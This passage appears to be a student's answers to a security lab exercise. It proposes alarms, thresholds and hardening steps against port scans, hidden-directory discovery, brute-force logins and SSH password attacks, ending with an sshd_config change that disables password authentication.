An IPS device or firewall can be configured to not respond to port scan requests.

Describe the solution. If possible, provide required command lines.

Once the IPS or firewall detects the port scan, the source IP can be blocked.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Non-employee source IPs should not be permitted to access hidden directories. When such an attempt is made, the IPS or firewall should add the source IP to a blacklist and send an alarm.

What threshold would you set to activate this alarm?

The source IP should be blacklisted after one attempt.

System Hardening

What configuration can be set on the host to block unwanted access?

Hidden directories should have unique names that are unlikely to be discovered by dirb using wordlists.

Describe the solution. If possible, provide required command lines.

Depending on the type of data, sensitive information in hidden directories may be more secure on a data server rather than a web server.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

An IDS or firewall can be set to monitor POST requests from a single source IP.

What threshold would you set to activate this alarm?

Hydra's peak performance was over 280 requests per second. Other brute force apps perform slower. Thus, the threshold may be set at 100 requests per second.

System Hardening

What configuration can be set on the host to block brute force attacks?

The simplest hardening configuration would be to block the source IP after 5 unsuccessful login attempts, and require the user to change the password.

Describe the solution. If possible, provide the required command line(s).

A enhanced password policy must be implemented (i.e. complexity and expiration).

Mitigation: Identifying SSH Connections

Alarm

What kind of alarm can be set to detect failed SSH connections?

IDS or ELK (filebeat: `system.event.auth.ssh`) has the ability to monitor failed SSH connections and raise alarms in real time.

What threshold would you set to activate this alarm?

Five consecutive failed SSH login attempts should raise an alarm.

System Hardening

What configuration can be set on the host to block unwanted SSH connections?

Change company-wide SSH login policy to key-based authentication. Disable password authentication.

Describe the solution. If possible, provide the required command line.

Require all employees to use `ssh-keygen` to generate private/public keys. Change the following line in `/etc/ssh/sshd_config`

```
#PasswordAuthentication yes  
PasswordAuthentication no
```

*The
End*